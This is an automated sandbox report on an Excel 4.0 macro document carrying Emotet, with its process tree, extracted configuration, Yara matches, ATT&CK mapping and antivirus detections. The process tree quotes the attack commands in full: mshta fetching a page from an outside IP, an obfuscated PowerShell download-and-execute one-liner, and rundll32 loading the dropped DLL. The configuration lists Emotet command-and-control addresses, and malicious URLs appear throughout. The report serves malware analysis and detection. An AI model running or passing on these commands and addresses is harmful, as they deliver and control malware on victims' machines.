

JoeSandbox Cloud BASIC



ID: 562424

Sample Name:

80_513972285.xls

Cookbook:

defaultwindowsofficecookbook.jbs

Time: 21:23:48

Date: 28/01/2022

Version: 34.0.0 Boulder Opal

Table of Contents

Table of Contents	2
Windows Analysis Report 80_513972285.xls	4
Overview	4
General Information	4
Detection	4
Signatures	4
Classification	4
Process Tree	4
Malware Configuration	4
Threatname: Emotet	4
Yara Overview	5
Initial Sample	5
Dropped Files	5
Memory Dumps	6
Unpacked PEs	6
Sigma Overview	6
System Summary	6
Jbx Signature Overview	6
AV Detection	6
Software Vulnerabilities	7
Networking	7
E-Banking Fraud	7
System Summary	7
Hooking and other Techniques for Hiding and Protection	7
Stealing of Sensitive Information	7
Mitre Att&ck Matrix	7
Behavior Graph	8
Screenshots	8
Thumbnails	9
Antivirus, Machine Learning and Genetic Malware Detection	9
Initial Sample	9
Dropped Files	9
Unpacked PE Files	10
Domains	11
URLs	12
Domains and IPs	13
Contacted Domains	13
Contacted URLs	13
URLs from Memory and Binaries	13
World Map of Contacted IPs	16
Public IPs	16
General Information	17
Warnings	18
Simulations	18
Behavior and APIs	18
Joe Sandbox View / Context	18
IPs	18
Domains	18
ASNs	18
JA3 Fingerprints	18
Dropped Files	18
Created / dropped Files	19
C:\ProgramData\QWER.dll	19
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\se[1].htm	19
C:\Users\user\AppData\Local\Temp\3DBB.tmp	19
C:\Users\user\AppData\Local\Temp\~DF33AC78DEA2F7DEBE.TMP	20
C:\Users\user\AppData\Local\Temp\~DFD5CC603F304DA47F.TMP	20
C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\590aee7bdd69b59b.customDestinations-msgge (copy)	20
C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\S5S79XMEXB2FN0C1X28V.temp	20
C:\Users\user\Desktop\80_513972285.xls	21
C:\Windows\SysWOW64\Klovgl\kcktpyucuj.sda (copy)	21
Static File Info	22
General	22
File Icon	22
Static OLE Info	22
General	22
OLE File "80_513972285.xls"	22
Indicators	22
Summary	22
Document Summary	22
Streams	23
Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096	23
General	23
Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096	23
General	23
Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 67009	23
General	23

Macro 4.0 Code	23
Network Behavior	24
Snort IDS Alerts	24
Network Port Distribution	24
TCP Packets	25
UDP Packets	27
DNS Queries	27
DNS Answers	27
HTTP Request Dependency Graph	27
HTTP Packets	27
Statistics	31
Behavior	31
System Behavior	31
Analysis Process: EXCEL.EXEPID: 2648, Parent PID: 596	31
General	31
File Activities	32
Registry Activities	32
Analysis Process: cmd.exePID: 2824, Parent PID: 2648	32
General	32
Analysis Process: mshta.exePID: 2840, Parent PID: 2824	32
General	32
File Activities	32
Registry Activities	33
Analysis Process: powershell.exePID: 3012, Parent PID: 2840	33
General	33
File Activities	33
File Created	33
File Written	33
File Read	34
Registry Activities	35
Analysis Process: cmd.exePID: 2132, Parent PID: 3012	36
General	36
Analysis Process: rundll32.exePID: 1836, Parent PID: 2132	36
General	36
Analysis Process: rundll32.exePID: 1904, Parent PID: 1836	36
General	36
File Activities	37
Analysis Process: rundll32.exePID: 2328, Parent PID: 1904	37
General	37
Analysis Process: rundll32.exePID: 2180, Parent PID: 2328	37
General	37
File Activities	38
Analysis Process: rundll32.exePID: 1328, Parent PID: 2180	38
General	38
Analysis Process: rundll32.exePID: 2932, Parent PID: 1328	39
General	39
File Activities	39
Analysis Process: rundll32.exePID: 1524, Parent PID: 2932	39
General	39
Analysis Process: rundll32.exePID: 2544, Parent PID: 1524	40
General	40
File Activities	40
Disassembly	40

Windows Analysis Report

80_513972285.xls

Overview

General Information

Sample Name:

80_513972285.xls

Analysis ID:

562424

MD5:

c130bfd7e7632f1..

SHA1:

da0d0031d5f638..

SHA256:

eaad4c93a96bb5..

Tags:

SilentBuilderxls

Infos:

VaroSigma

Microsoft Excel - Workbook

THIS DOCUMENT IS PROTECTED

Pressing is not available for protected documents

You have to enter 'THIS DOCUMENT IS PROTECTED' and 'THIS DOCUMENT IS PROTECTED' buttons to protect this document

Detection

MALICIOUS

SUSPICIOUS

CLEAN

UNKNOWN

Hidden Macro 4.0 Emotet

Score:100

Range:0 - 100

Whitelisted:false

Confidence:100%

Signatures

Snort IDS alert for network traffic (e...

Antivirus detection for URL or domain

Found malicious Excel 4.0 Macro

Found malware configuration

Multi AV Scanner detection for subm...

Malicious sample detected (through...

Office document tries to convince v...

Yara detected Emotet


Multi AV Scanner detection for dom...

Sigma detected: Windows Shell File...

Document contains OLE streams w...

Powershell drops PE file

Classification



Process Tree

System is w7x64

EXCELEXE (PID: 2648 cmdline: "C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)

cmd.exe (PID: 2824 cmdline: cmd /c mshta http://91.240.118.168/qqw/aas/se.html MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)

mshta.exe (PID: 2840 cmdline: mshta http://91.240.118.168/qqw/aas/se.html MD5: 95828D670CFD3B16EE188168E083C3C5)

powershell.exe (PID: 3012 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -noexit \$c1="{(HgfRrtGdf){HgfRrtGdf}Ne{HgfRrtGdf}{HgfRrtGdf}w{HgfRrtGdf}-Obj{HgfRrtGdf}ec{HgfRrtGdf}{HgfRrtGdf}t N{HgfRrtGdf}{HgfRrtGdf}et{HgfRrtGdf}.W{HgfRrtGdf}{HgfRrtGdf}e'.replace('{HgfRrtGdf}', ''); \$c4='b C{HgfRrtGdf}li{HgfRrtGdf}{HgfRrtGdf}en{HgfRrtGdf}{HgfRrtGdf}i).D{HgfRrtGdf}{HgfRrtGdf}ow{HgfRrtGdf}{HgfRrtGdf}ni{HgfRrtGdf}{HgfRrtGdf}{HgfRrtGdf}o'.replace('{HgfRrtGdf}', ''); \$c3='ad{HgfRrtGdf}{HgfRrtGdf}St{HgfRrtGdf}rin{HgfRrtGdf}{HgfRrtGdf}g{HgfRrtGdf}(''ht{HgfRrtGdf}tp{HgfRrtGdf}://91.240.118.168/qqw/aas/se.png)'' .replace('{HgfRrtGdf}', '');\$JI=(\$c1,\$c4,\$c3 -Join '');i'E'X \$JI|i'E'X MD5: 852D67A27E454BD389FA7F02A8CBE23F)

cmd.exe (PID: 2132 cmdline: "C:\Windows\system32\cmd.exe" /c C:\Windows\SysWow64\rundll32.exe C:\ProgramData\QWER.dll AADD MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)

rundll32.exe (PID: 1836 cmdline: C:\Windows\SysWow64\rundll32.exe C:\ProgramData\QWER.dll AADD MD5: 51138BEEA3E2C21EC44D0932C71762A8)

rundll32.exe (PID: 1904 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\ProgramData\QWER.dll",DllRegisterServer MD5: 51138BEEA3E2C21EC44D0932C71762A8)

rundll32.exe (PID: 2328 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Klovglj\kcktpyucuj.sda",ZbJdKnmHcqZ MD5: 51138BEEA3E2C21EC44D0932C71762A8)

rundll32.exe (PID: 2180 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Klovglj\kcktpyucuj.sda",DllRegisterServer MD5: 51138BEEA3E2C21EC44D0932C71762A8)

rundll32.exe (PID: 1328 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Xdubhjihlzbjmczdcepc.opz",NNzCvXXtc qztdiA MD5: 51138BEEA3E2C21EC44D0932C71762A8)

rundll32.exe (PID: 2932 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Xdubhjihlzbjmczdcepc.opz",DllRegisterServer MD5: 51138BEEA3E2C21EC44D0932C71762A8)

rundll32.exe (PID: 1524 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Jdywrgglaxwj.zob",NblZwpRs gtK MD5: 51138BEEA3E2C21EC44D0932C71762A8)

rundll32.exe (PID: 2544 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Jdywrgglaxwj.zob",DllRegisterServer MD5: 51138BEEA3E2C21EC44D0932C71762A8)

cleanup

Malware Configuration

Threatname: Emotet

Copyright Joe Security LLC 2022

Page 4 of 41

```
{
  "C2 list": [
    "74.207.230.120:8080",
    "139.196.72.155:8080",
    "37.44.244.177:8080",
    "37.59.209.141:8080",
    "116.124.128.206:8080",
    "217.182.143.207:443",
    "54.37.228.122:443",
    "203.153.216.46:443",
    "168.197.250.14:80",
    "207.148.81.119:8080",
    "195.154.146.35:443",
    "78.46.73.125:443",
    "191.252.103.16:80",
    "210.57.209.142:8080",
    "185.168.130.138:443",
    "142.4.219.173:8080",
    "118.98.72.86:443",
    "78.47.204.80:443",
    "159.69.237.188:443",
    "190.90.233.66:443",
    "104.131.62.48:8080",
    "62.171.178.147:8080",
    "185.148.168.15:8080",
    "54.38.242.185:443",
    "198.199.98.78:8080",
    "194.9.172.107:8080",
    "85.214.67.203:8080",
    "66.42.57.149:443",
    "185.148.168.220:8080",
    "103.41.204.169:8080",
    "128.199.192.135:8080",
    "195.77.239.39:8080",
    "59.148.253.194:443"
  ],
  "Public Key": [
    "RUNTMSAAAAD0LxqDnHonUYwk8sqo7IHuUllRdUiUBnACc6romsQoe1YJD7wIe4AheqYofpZFucPDXCZ0z9i+ooUffqe0LZU0",
    "RUNLMSAAAADYNZPXy4tQxd/N4WnSsTYAm5tU0xY2oL1ELrI4MNHhNWi640vSLasjYThpFRBoG+o84vtr7AJachCz0HjaAJFCW"
  ]
}
```

Yara Overview				
Initial Sample				
Source	Rule	Description	Author	Strings
80_513972285.xls	SUSP_Excel4Macro_AutoOpen	Detects Excel4 macro use with auto open / close	John Lambert @JohnLaTwC	0x0:\$header_docf: D0 CF 11 E0 0x108a2:\$s1: Excel 0x11913:\$s1: Excel 0x481d:\$Auto_Open: 18 00 17 00 20 00 00 01 07 00 00 0 0 00 00 00 00 00 00 01 3A
80_513972285.xls	JoeSecurity_XlsWithMacro4	Yara detected Xls With Macro 4.0	Joe Security	
80_513972285.xls	INDICATOR_OLE_Excel4Macros_DL2	Detects OLE Excel 4 Macros documents acting as downloaders	ditekSHen	0x47a3:\$e2: 00 4D 61 63 72 6F 31 85 00 0x481d:\$a1: 18 00 17 00 20 00 00 01 07 00 00 00 00 00 00 00 01 3A 00 0x946:\$x1: * #,##0 0x952:\$x1: * #,##0 0x9fb:\$x1: * #,##0 0xa0a:\$x1: * #,##0 0xa36:\$x1: * #,##0

Dropped Files				
Source	Rule	Description	Author	Strings
C:\Users\user\Desktop\80_513972285.xls	SUSP_Excel4Macro_AutoOpen	Detects Excel4 macro use with auto open / close	John Lambert @JohnLaTwC	0x0:\$header_docf: D0 CF 11 E0 0x108a2:\$s1: Excel 0x11913:\$s1: Excel 0x481d:\$Auto_Open: 18 00 17 00 20 00 00 01 07 00 00 0 0 00 00 00 00 00 00 01 3A
C:\Users\user\Desktop\80_513972285.xls	JoeSecurity_XlsWithMacro4	Yara detected Xls With Macro 4.0	Joe Security	

Source	Rule	Description	Author	Strings
C:\Users\user\Desktop\80_513972285.xls	INDICATOR_OLE_Excel4Macros_DL2	Detects OLE Excel 4 Macros documents acting as downloaders	ditekSHen	0x47a3:\$e2: 00 4D 61 63 72 6F 31 85 00 0x481d:\$a1: 18 00 17 00 20 00 00 01 07 00 00 00 00 00 0x946:\$x1: * #,##0 0x952:\$x1: * #,##0 0x9fb:\$x1: * #,##0 0xa0a:\$x1: * #,##0 0xa36:\$x1: * #,##0
C:\ProgramData\QWER.dll	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	

Memory Dumps

Source	Rule	Description	Author	Strings
00000011.00000002.672129305.0000000000460000.0000040.00000800.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
0000000C.00000002.565576249.00000000002841000.0000020.00000800.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
0000000F.00000002.614471421.00000000003061000.0000020.00000800.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
0000000A.00000002.510608388.00000000002ED1000.0000020.00000800.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
0000000C.00000002.565412374.000000000026D0000.0000040.00000800.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	

Click to see the 69 entries

Unpacked PEs

Source	Rule	Description	Author	Strings
17.2.rundll32.exe.330000.2.raw.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
17.2.rundll32.exe.28f0000.12.raw.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
15.2.rundll32.exe.2890000.9.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
12.2.rundll32.exe.2810000.8.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
10.2.rundll32.exe.2280000.6.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	

Click to see the 102 entries

Sigma Overview

System Summary



Sigma detected: Windows Shell File Write to Suspicious Folder
Sigma detected: MSHTA Spawning Windows Shell
Sigma detected: Suspicious MSHTA Process Patterns
Sigma detected: Microsoft Office Product Spawning Windows Shell
Sigma detected: Suspicious PowerShell Command Line
Sigma detected: Mshta Spawning Windows Shell

Jbx Signature Overview

AV Detection



Antivirus detection for URL or domain
Found malware configuration

Multi AV Scanner detection for submitted file

Multi AV Scanner detection for domain / URL

Machine Learning detection for dropped file

Software Vulnerabilities



Document exploit detected (process start blacklist hit)

Networking



Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

E-Banking Fraud



Yara detected Emotet

System Summary



Found malicious Excel 4.0 Macro

Malicious sample detected (through community Yara rule)

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Document contains OLE streams with names of living off the land binaries

Powershell drops PE file

Found Excel 4.0 Macro with suspicious formulas

Hooking and other Techniques for Hiding and Protection



Hides that the sample has been downloaded from the Internet (zone.identifier)

Stealing of Sensitive Information





Yara detected Emotet

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 1 Scripting	1 Windows Service	1 Windows Service	1 Disable or Modify Tools	1 Input Capture	2 System Time Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 3 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	1 Native API	Boot or Logon Initialization Scripts	1 1 Process Injection	1 Deobfuscate/Decode Files or Information	LSASS Memory	3 File and Directory Discovery	Remote Desktop Protocol	1 Email Collection	Exfiltration Over Bluetooth	1 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	1 3 Exploitation for Client Execution	Logon Script (Windows)	Logon Script (Windows)	2 1 Scripting	Security Account Manager	3 8 System Information Discovery	SMB/Windows Admin Shares	1 Input Capture	Automated Exfiltration	2 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	1 1 Command and Scripting Interpreter	Logon Script (Mac)	Logon Script (Mac)	2 Obfuscated Files or Information	NTDS	2 1 Security Software Discovery	Distributed Component Object Model	1 Clipboard Data	Scheduled Transfer	1 2 2 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
80_513972285.xls	33%	ReversingLabs	Document-Excel.Trojan.Emotet	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\ProgramData\QWER.dll	100%	Joe Sandbox ML		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
10.2.rundll32.exe.2280000.6.unpack	100%	Avira	HEUR/AGEN.11 45233		Download File
15.2.rundll32.exe.3060000.13.unpack	100%	Avira	TR/Crypt.XPAC K.Gen		Download File
12.2.rundll32.exe.3150000.13.unpack	100%	Avira	TR/Crypt.XPAC K.Gen		Download File
12.2.rundll32.exe.27a0000.7.unpack	100%	Avira	TR/Crypt.XPAC K.Gen		Download File
15.2.rundll32.exe.2890000.9.unpack	100%	Avira	TR/Crypt.XPAC K.Gen		Download File
10.2.rundll32.exe.420000.1.unpack	100%	Avira	TR/Crypt.XPAC K.Gen		Download File
15.2.rundll32.exe.2830000.7.unpack	100%	Avira	TR/Crypt.XPAC K.Gen		Download File
12.2.rundll32.exe.2810000.8.unpack	100%	Avira	HEUR/AGEN.11 45233		Download File
10.2.rundll32.exe.2100000.3.unpack	100%	Avira	TR/Crypt.XPAC K.Gen		Download File
17.2.rundll32.exe.3e0000.3.unpack	100%	Avira	TR/Crypt.XPAC K.Gen		Download File
17.2.rundll32.exe.610000.7.unpack	100%	Avira	TR/Crypt.XPAC K.Gen		Download File
12.2.rundll32.exe.28a0000.11.unpack	100%	Avira	TR/Crypt.XPAC K.Gen		Download File
15.2.rundll32.exe.2860000.8.unpack	100%	Avira	HEUR/AGEN.11 45233		Download File
17.2.rundll32.exe.330000.2.unpack	100%	Avira	HEUR/AGEN.11 45233		Download File
10.2.rundll32.exe.2080000.2.unpack	100%	Avira	HEUR/AGEN.11 45233		Download File
10.2.rundll32.exe.2130000.4.unpack	100%	Avira	HEUR/AGEN.11 45233		Download File
16.2.rundll32.exe.190000.0.unpack	100%	Avira	HEUR/AGEN.11 45233		Download File
15.2.rundll32.exe.6c0000.3.unpack	100%	Avira	TR/Crypt.XPAC K.Gen		Download File
16.2.rundll32.exe.440000.1.unpack	100%	Avira	TR/Crypt.XPAC K.Gen		Download File
12.2.rundll32.exe.26d0000.4.unpack	100%	Avira	HEUR/AGEN.11 45233		Download File
14.2.rundll32.exe.330000.1.unpack	100%	Avira	TR/Crypt.XPAC K.Gen		Download File
17.2.rundll32.exe.31c0000.15.unpack	100%	Avira	TR/Crypt.XPAC K.Gen		Download File
17.2.rundll32.exe.3190000.14.unpack	100%	Avira	HEUR/AGEN.11 45233		Download File
10.2.rundll32.exe.26b0000.7.unpack	100%	Avira	TR/Crypt.XPAC K.Gen		Download File
15.2.rundll32.exe.190000.0.unpack	100%	Avira	HEUR/AGEN.11 45233		Download File
12.2.rundll32.exe.2840000.9.unpack	100%	Avira	TR/Crypt.XPAC K.Gen		Download File
15.2.rundll32.exe.430000.1.unpack	100%	Avira	TR/Crypt.XPAC K.Gen		Download File
10.2.rundll32.exe.28c0000.11.unpack	100%	Avira	TR/Crypt.XPAC K.Gen		Download File
17.2.rundll32.exe.1c0000.1.unpack	100%	Avira	TR/Crypt.XPAC K.Gen		Download File
10.2.rundll32.exe.2740000.8.unpack	100%	Avira	HEUR/AGEN.11 45233		Download File
10.2.rundll32.exe.2160000.5.unpack	100%	Avira	TR/Crypt.XPAC K.Gen		Download File
12.2.rundll32.exe.2730000.6.unpack	100%	Avira	HEUR/AGEN.11 45233		Download File

Source	Detection	Scanner	Label	Link	Download
17.2.rundll32.exe.460000.4.unpack	100%	Avira	HEUR/AGEN.11 45233		Download File
15.2.rundll32.exe.27a0000.6.unpack	100%	Avira	HEUR/AGEN.11 45233		Download File
9.2.rundll32.exe.340000.1.unpack	100%	Avira	TR/Crypt.XPAC K.Gen		Download File
17.2.rundll32.exe.2340000.8.unpack	100%	Avira	HEUR/AGEN.11 45233		Download File
10.2.rundll32.exe.2890000.10.unpack	100%	Avira	HEUR/AGEN.11 45233		Download File
11.2.rundll32.exe.470000.1.unpack	100%	Avira	TR/Crypt.XPAC K.Gen		Download File
17.2.rundll32.exe.4f0000.6.unpack	100%	Avira	HEUR/AGEN.11 45233		Download File
17.2.rundll32.exe.23c0000.9.unpack	100%	Avira	TR/Crypt.XPAC K.Gen		Download File
12.2.rundll32.exe.200000.0.unpack	100%	Avira	HEUR/AGEN.11 45233		Download File
15.2.rundll32.exe.2dc0000.11.unpack	100%	Avira	TR/Crypt.XPAC K.Gen		Download File
10.2.rundll32.exe.380000.0.unpack	100%	Avira	HEUR/AGEN.11 45233		Download File
15.2.rundll32.exe.4f0000.2.unpack	100%	Avira	HEUR/AGEN.11 45233		Download File
17.2.rundll32.exe.28f0000.12.unpack	100%	Avira	HEUR/AGEN.11 45233		Download File
15.2.rundll32.exe.2950000.10.unpack	100%	Avira	HEUR/AGEN.11 45233		Download File
17.2.rundll32.exe.23f0000.10.unpack	100%	Avira	HEUR/AGEN.11 45233		Download File
12.2.rundll32.exe.260000.1.unpack	100%	Avira	TR/Crypt.XPAC K.Gen		Download File
15.2.rundll32.exe.3030000.12.unpack	100%	Avira	HEUR/AGEN.11 45233		Download File
11.2.rundll32.exe.1a0000.0.unpack	100%	Avira	HEUR/AGEN.11 45233		Download File
17.2.rundll32.exe.4c0000.5.unpack	100%	Avira	TR/Crypt.XPAC K.Gen		Download File
17.2.rundll32.exe.3160000.13.unpack	100%	Avira	TR/Crypt.XPAC K.Gen		Download File
12.2.rundll32.exe.630000.2.unpack	100%	Avira	HEUR/AGEN.11 45233		Download File
12.2.rundll32.exe.660000.3.unpack	100%	Avira	TR/Crypt.XPAC K.Gen		Download File
12.2.rundll32.exe.2e10000.12.unpack	100%	Avira	HEUR/AGEN.11 45233		Download File
12.2.rundll32.exe.2870000.10.unpack	100%	Avira	HEUR/AGEN.11 45233		Download File
15.2.rundll32.exe.2490000.5.unpack	100%	Avira	TR/Crypt.XPAC K.Gen		Download File
14.2.rundll32.exe.300000.0.unpack	100%	Avira	HEUR/AGEN.11 45233		Download File
10.2.rundll32.exe.27c0000.9.unpack	100%	Avira	TR/Crypt.XPAC K.Gen		Download File
17.2.rundll32.exe.180000.0.unpack	100%	Avira	HEUR/AGEN.11 45233		Download File
10.2.rundll32.exe.2ed0000.13.unpack	100%	Avira	TR/Crypt.XPAC K.Gen		Download File
10.2.rundll32.exe.2e00000.12.unpack	100%	Avira	HEUR/AGEN.11 45233		Download File
9.2.rundll32.exe.1c0000.0.unpack	100%	Avira	HEUR/AGEN.11 45233		Download File
15.2.rundll32.exe.2170000.4.unpack	100%	Avira	HEUR/AGEN.11 45233		Download File
12.2.rundll32.exe.2700000.5.unpack	100%	Avira	TR/Crypt.XPAC K.Gen		Download File
17.2.rundll32.exe.2890000.11.unpack	100%	Avira	TR/Crypt.XPAC K.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
kuyporn.com	10%	Virustotal		Browse

URLs				
Source	Detection	Scanner	Label	Link
http://kuyporn.com/wp-content/XS	100%	Avira URL Cloud	malware	
http://docs-construction.com/wp-admin/JJEf0kEA5/PE3	100%	Avira URL Cloud	malware	
http://91.240.118.168/qqw/aas/se.htmlMuzL	100%	Avira URL Cloud	malware	
http://91.240.118.168/qqw/aas/se.htmlWinSta0	100%	Avira URL Cloud	malware	
http://https://algzor.c	0%	Avira URL Cloud	safe	
http://91.240.118.168/qqw/aas/se.htmlfunction	100%	Avira URL Cloud	malware	
http://https://grupomartinsanchez.com/w	100%	Avira URL Cloud	malware	
http://https://pcovestudio.com/wp-admin/c3zgRi2wXwCbdSD3iz/PE3	100%	Avira URL Cloud	malware	
http://91.240.118.168/qqw/aas/se.htmlv1.0	100%	Avira URL Cloud	malware	
http://https://grupomartinsanchez.com/wp-admin/QpFDJPMY49/PE3	100%	Avira URL Cloud	malware	
http://kuyporn.c	0%	Avira URL Cloud	safe	
http://https://elroieyecentre.org/cgi-b	100%	Avira URL Cloud	malware	
http://https://thaireportchannel.com/wp-includes/KaWZp0odkEO/PE3	100%	Avira URL Cloud	malware	
http://jeffreylubin.igcloud.com/wp-admin/vzOG/	100%	Avira URL Cloud	malware	
http://91.240.11	0%	URL Reputation	safe	
http://kuyporn.com/wp-content/XSs5/	100%	Avira URL Cloud	malware	
http://docs-construction.com/wp-admin/JJEf0kEA5/	100%	Avira URL Cloud	malware	
